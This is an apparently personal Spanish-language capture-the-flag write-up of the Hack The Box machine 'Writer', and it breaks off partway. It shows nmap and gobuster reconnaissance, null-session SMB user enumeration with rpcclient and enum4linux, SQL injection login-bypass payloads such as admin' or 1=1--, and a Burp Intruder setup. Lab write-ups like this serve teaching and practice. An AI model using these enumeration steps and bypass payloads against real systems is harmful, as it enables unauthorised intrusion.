Writer

##Maquina linux medium##
Writer es una máquina Linux mediana que esboza malas prácticas de codificación y presenta cómo una vulnerabilidad de lectura de archivos a través de inyección SQL puede llevar a la divulgación de archivos de código fuente que incluyen credenciales. La combinación de la reutilización de contraseñas en el servicio SMB con una explotación SSRF ciega a través de una función de carga de imágenes puede conducir a un punto de apoyo en el sistema. Abusando de las

Escaneo:

```
nmap -Pn -p- 10.10.11.101 -T4 -v
Not shown: 65531 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```


versiones:

```
ORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Story Bank | Writer.HTB
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-02-04T23:03:43
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds
```


gobuster

/about (Status: 200) [Size: 3522]
/. (Status: 200) [Size: 11971]
/contact (Status: 200) [Size: 4905]
/static (Status: 301) [Size: 313] [--> http://10.10.11.101/static/]
/logout (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/dashboard (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/administrative (Status: 200) [Size: 1443]

como tenemos el port 445 y 139 activos en lo que esta corriendo netbios samba podemos utilizar varias herramientas empazamos
validando con rpclient y autenticacion nula
rpcclient -U "" 10.10.11.101 -N



y buscamos información con enumdomusers, enumdomgroups y queryuser que para este caso tiene el 0x3e8




User Name : kyle
Full Name : Kyle Travis
Home Drive : \\writer\kyle
Profile Path: \\writer\kyle\profile

para buscar mas a fondo utilizo enum4linux
enum4linux -a -u "" -p "" 10.10.11.101

```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kyle (Local User)
S-1-22-1-1001 Unix User\john (Local User)

[+] Enumerating users using SID S-1-5-21-1663171886-1921258872-720408159 and logon username '', password ''

S-1-5-21-1663171886-1921258872-720408159-501 WRITER\nobody (Local User)
S-1-5-21-1663171886-1921258872-720408159-513 WRITER\None (Domain Group)
S-1-5-21-1663171886-1921258872-720408159-1000 WRITER\kyle (Local User)

 ==============================( Getting printer info for 10.10.11.101 )================================
```


```
~/machineshtb/Writer
 enum4linux -a -u "" -p "" 10.10.11.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Feb  4 18:28:58 2024

 ========================================( Target Information )========================================

Target ........... 10.10.11.101
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ============================( Enumerating Workgroup/Domain on 10.10.11.101 )============================


[+] Got domain/workgroup name: WORKGROUP
```

Despues de enumerar en intentar varias cosas pruebo con una sql injection sobre el panel de administrative




valido con burpsuite manualmente y con un listado de panel bypass de internet
https://gist.github.com/spenkk/2cd2f7eeb9cac92dd550855e522c558f


```
14  admin' or 1=1--
15  admin' or 1=1#
16  admin' or 1=1/*
```




aca vemos que nos dejo loguear sin embargo tambien podemos hacer un ataque contra diccionario.
guardo este en un diccionario




configuramos burpsuite CLUSTER BOMB ATACK BYPASS SQL INJECTION PANEL
Vamos al historico de las peticiones y enviamos al intruder




ahora agregamos los $ en uname y password

